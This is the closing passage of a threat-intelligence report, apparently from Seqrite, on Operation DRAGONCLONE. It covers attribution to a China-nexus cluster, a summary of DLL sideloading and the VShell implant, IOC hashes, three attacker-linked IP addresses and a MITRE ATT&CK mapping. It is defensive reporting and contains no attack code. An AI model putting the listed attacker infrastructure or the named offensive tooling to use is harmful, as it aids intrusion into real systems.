Further threat hunting revealed similar behavioral patterns that align with known activity from **UNC5174 (Uteus)** and **Earth Lamia**, as recently documented by researchers. The current infrastructure associated with this actor exhibits consistent use of tools such as **SuperShell**, **Cobalt Strike**, **VShell**, and the **Asset Lighthouse System**—an open-source platform for asset discovery and reconnaissance. These tools have previously been attributed to various China-based APT clusters and observed actively deployed in-the-wild (ITW).

Given the technical and infrastructural overlaps, we assess with high confidence that this threat actor is part of threat entity belong to **China-Nexus cluster**.

Conclusion.

Upon carefully researching the campaign, we found that the China-nexus threat entity which we have termed as Operation DRAGONCLONE has been using DLL-Sideloadng technique against Wondershare Recoverit software, along with loading VELETRIX DLL implant, which uses interesting techniques such as anti-sandbox, IPFuscation technique along with callback technique to execute Vshell malware, along with having multiple overlaps with UNC5174 and Earth Lamia and the recent campaign have been active since March 2025.

Seqrite Protection.

AgentCiR

IOCs

SHA-256	Filenames
40450b4212481492d2213d109a0cd0f42de8e813de42d53360da7efac7249df4	附件.zip
ac6e0ee1328cfb1b6ca0541e4dfe7ba6398ea79a300c4019253bd908ab6a3dc0	drstat.dll
645f9f81eb83e52bbbd0726e5bf418f8235dd81ba01b6a945f8d6a31bf406992	drstat.exe
ba4f9b324809876f906f3cb9b90f8af2f97487167beead549a8cddfd9a7c2fdc	tcp_windows_amd64.dll
bb6ab67ddb74e7afb82bb063744a91f3fecf5fd0f453a179c0776727f6870c7	mscoree.dll
2206cc6bd9d15cf898f175ab845b3deb4b8627102b74e1accefe7a3ff0017112	tcp_windows_amd64.exe
a0f4ee6ea58a8896d2914176d2bfbdb9e16b700f52d2df1f77fe6ce663c1426a	memfd:a(deleted)

IP/Domains

IP
62.234.24.38
47.115.51.44
47.123.7.206

MITRE ATT&CK

Tactic	Technique ID	Technique Name	Sub-technique ID	Sub-Technique Name
Reconnaissance	T1595	Active Scanning	T1595.002	Vulnerability Scanning
Reconnaissance	T1588	Obtain Capabilities	T1588.002	Tool
Initial Access	T1566	Phishing	T1566.001	Spear phishing Attachment
Execution	T1204	User Execution	T1204.002	Malicious File.

Persistence				
Defense Evasion	T1140	Deobfuscate/Decode Files or Information		
Defense Evasion	T1574	Hijack Execution Flow	T1574.001	DLL
Defense Evasion	T1027	Obfuscation Files or Information	T1027.007	Dynamic API Resolution
Defense Evasion	T1027	Obfuscation Files or Information	T1027.013	Encrypted/Encoded File
Defense Evasion	T1055	Process Injection		
Defense Evasion	T1497	Virtualization/Sandbox Evasion	T1497.003	Time Based Evasion
Discovery	T1046	Network Service Discovery		



Subhajeet is working as a Security Researcher in Security Labs at Quick Heal. His areas of focus are threat intelligence, research along with reverse engineering to...

[Articles by Subhajeet Singha »](#)

Resources

- [White Papers](#)
- [Datasheets](#)
- [Threat Reports](#)
- [Manuals](#)
- [Case Studies](#)

About Us

- [About Seqrite](#)
- [Leadership](#)
- [Awards & Certifications](#)
- [Newsroom](#)

Archives

- [By Date](#)
- [By Category](#)

Email*

Subscribe



-
-
-
-
-